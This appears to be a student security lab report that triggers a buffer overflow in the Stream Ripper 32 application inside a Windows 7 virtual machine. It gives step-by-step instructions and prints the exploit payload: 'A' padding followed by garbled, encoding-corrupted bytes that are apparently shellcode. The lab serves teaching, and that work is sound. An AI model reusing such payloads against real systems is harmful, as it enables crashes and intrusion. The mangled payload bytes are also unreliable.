

CSE2010 Lab-7

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
L39+L40



Working with the memory vulnerabilities : Crashing the Application



Steps:

- 1) Install Python and Vulnerable Stream Ripper 32 software in Windows 7 Virtual Instance.
- 2) After that run exploit.py using python which in turn creates a malicious text file named exploit.txt
- 3) Then Open the Stream Ripper 32 application and Click on ADD button under the Station/Song Matching feature.
- 4) Then, Give some name in the Station Pattern and Copy the Exploit text in the exploit.txt file and Paste it in Song Pattern. Now click on Ok, as you can see below.
- 5) Now click on Ok and you will see that the software stopped working immediately.

Output Screenshot:







Exploit :

This is the exploit we have used from the exploit.txt file generated by exploit.py script.

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAëôZÚÇ°îPSàÙt$ô]3É±Rfíü1U»C±¿Æ·Ö?MØ_Ú|Ø¯/è
OýÃfWáŠDLíáyÍ4aü–XİW×2•...v89òt‘²H~‘>°öÂù÷~á°ÕšioäJ>_K³ŽK•ô)´à
JIóĚO•vİ“^+ %². ) ³æ~~J
—qÛO¼U‡Ýì múâÎ£FEã°últ7¶l@Å^½úAÓ6%—m‘ěŽâ(Ú²9™cY¹&¶Îé^i¯Yi
ÚG³fw¼¬.G“KT6yŽZ9Á¼S%NÌÛĚãm
ÆŽ®ªao`[fc«PÛ°´ôu^&“...)[Ò~E¶””ÿ»n@Çlμ±Æm8i}„©)XYg‡3ÉqÉèfÆÂ
c´â< ç³´o4Íó»°o^ÆÍØÇEL...÷°³°{oLGc1I#ª#ÆÌÃ
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Observation :

As we have given an exploit of numerous characters in the field which caused the application to crash itself. Therefore, we can notice that Buffer Overflow is the Vulnerability in this StreamRipper 32, which caused our software to crash itself.